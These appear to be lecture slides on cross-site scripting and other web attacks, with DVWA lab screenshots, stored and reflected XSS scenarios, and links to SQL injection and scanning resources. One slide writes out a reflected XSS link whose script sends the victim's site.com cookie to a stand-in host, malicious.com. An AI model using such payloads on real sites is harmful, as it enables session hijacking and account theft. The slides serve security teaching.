
❖ Now, consider the following link

❖ `http://site.com/search.php?term=<script>window.open("http://malicious.com?cookie=" + document.cookie)</script>`

❖ What happens when the user clicks the link?

1. Browser goes to malicious.com/search.php
2. site.com returns <HTML> Results for <script> ... </script>
3. Browser executes the returned script:
 - ❖ Send the bad guy cookie for site.com


Stored XSS – DVWA



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Inj, CSRF, File Inclusion, File Upload, Insecure CAP, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'XSS (Stored)' option is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting'. It contains two input fields: 'Name *' and 'Message *'. A modal dialog box is displayed, showing the injected script: `⊕ 127.0.0.1` and `uh oh`. Below the dialog, the original form fields show the injected value: 'Name: hi' and 'Message:'. An 'OK' button is visible in the bottom right corner of the dialog.

Reflected XSS - Example

- ◆ The attacker stores the malicious code on the server in order to succeed its attack
- ◆ Another well known scenario is *Reflected XSS*
- ◆ The attacker can lure targets to click on malicious links to access the service, and the malicious code is reflected back to the target computer



Reflected XSS - Example

- ❖ A scenario is as follows.
 - ❖ Attacker locates popular software hosted on *files.com*
 - ❖ Attacker creates a URL pointing to the software, but with a malicious fragment
 - ❖ E.g., javascript:
`files.com/path/to/file.exe#s=javascript:alert("xss");`
 - ❖ Attacker distributes the link, send it to the target
 - ❖ Malicious code is executed if the victim's system meets certain system requirements
 - ❖ E.g., plugin version, OS version, browser version etc.

Reflected XSS - DVWA



Vulnerability: Reflected Cross Site Script

What's your name? Submit

Hello hello

More Information

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

XSS Protection

Other Web Attacks

- ❖ SQLi and XSS are just two of **many other** web-based attack techniques
- ❖ The basics covered today are usually **not applicable** (hopefully!) in today's systems
 - ❖ Although you can still find them in poorly developed web applications
- ❖ There are many **tools** to identify such vulnerabilities
 - ❖ See additional items section for the list!

Additional Items

❖ Web based attacks

❖ <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/web-based-attacks-09-en.pdf>

❖ SQL (<http://www.sql-tutorial.net/>)

❖ SQLi

❖ <https://www.acunetix.com/blog/articles/injection-attacks/>

❖ https://www.w3schools.com/sql/sql_injection.asp

❖ SQLi online detection: <https://suip.biz/?act=sqlmap>

❖ SQLi cheat sheet: <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

❖ DEFCON 17: advanced SQL injection:

<https://www.youtube.com/watch?v=rdyQoUNeXSg&feature=relmfu>

❖ <https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>

❖ XSS

❖ <https://www.acunetix.com/websitedevelopment/cross-site-scripting/>

❖ Web application vulnerability scanning tools

❖ W3af (<http://w3af.org/>)

❖ wpoison (<https://sourceforge.net/projects/wpoison/>)

❖ Wapiti (<http://wapiti.sourceforge.net/>)

❖ OWASP ZAP

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project